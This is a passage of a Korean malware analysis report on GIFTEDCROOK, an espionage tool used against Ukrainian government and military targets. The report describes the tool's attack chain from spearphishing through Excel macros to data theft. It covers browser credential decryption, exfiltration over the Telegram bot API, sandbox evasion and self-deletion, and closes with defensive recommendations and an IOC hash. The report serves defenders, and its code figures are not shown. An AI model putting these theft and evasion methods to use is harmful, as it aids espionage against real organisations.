

3.5 데이터 압축 및 암호화 알고리즘 텔레그램 API 통신 알고리즘
【텔레그램 봇 API 통신】


【분할 파일 전송】


3.6 안티 분석 및 회피 기법
【샌드박스 탐지 및 회피】


【자체 삭제 메커니즘】
4. GIFTEDCROOK 악성코드 분석 종합
A. 핵심요약
GIFTEDCROOK은 2025년 4월부터 6월까지 우크라이나 정부 및 군사 기관을 표적으로 한 고도화된 사이버 스파이 도구입니다. 단순한 브라우저 정보 탈취 도구에서 시작하여 포괄적인 데이터 수집 플랫폼으로 진화했습니다.
B. 주요 특징

1. 전략적 타이밍 우크라이나-러시아 평화 협상 시기와 일치 군사 동원 및 행정 벌금을 주제로 한 스피어피싱 지정학적 목표와 긴밀히 연계된 작전 2. 기술적 진화 (3개 버전)
C. 기술적 혁신성
3. 공격 체인 스피어피싱 → PDF 미끼 → Mega.nz 링크 → Excel 매크로 → PE 파일 설치 → 데이터 수집 → ZIP 압축 → XOR 암호화 → 텔레그램 전송 → 자체 삭제
1. 효율적 데이터 수집
⚫ 선택적 파일 필터링 (확장자, 크기, 시간)
⚫ 브라우저별 맞춤 복호화 (Chrome/Edge: AES-GCM, Firefox: NSS)
⚫ 디렉토리 구조 보존으로 맥락 정보 유지 2. 은밀한 통신
⚫ 텔레그램 봇 API 활용 (합법적 서비스 악용)
⚫ 암호화된 봇 토큰
⚫ SSL 검증 비활성화 3. 강력한 안티 포렌식
⚫ 다층적 흔적 제거 (파일, 레지스트리, 로그, 메모리)
⚫ 타임스탬프 조작
⚫ 자체 삭제 메커니즘
D. 방어 권고사항 즉시 조치 사항
4. 이메일 보안
⚫ SPF/DKIM/DMARC 강화
⚫ 매크로 실행 정책 제한
⚫ 피싱 신고 버튼 활성화
5. 엔드포인트 모니터링
⚫ %ProgramData%\Infomaster\ 경로 감시
⚫ 텔레그램 API 접속 차단/모니터링
⚫ 13자리 랜덤 임시 폴더 생성 감지 6. 사용자 교육
⚫ 군사 동원/행정 벌금 관련 피싱 주의
⚫ 매크로 활성화 요구 시 의심
⚫ 외부 링크 클릭 전 확인
E. 침해 지표 (IOC) 요약
1. 파일 해시 (SHA-256)
⚫ v1.2: a6dd44c4b7a9785525e7f487c064995dc5f33522dad8252d8637f6a6deef3013
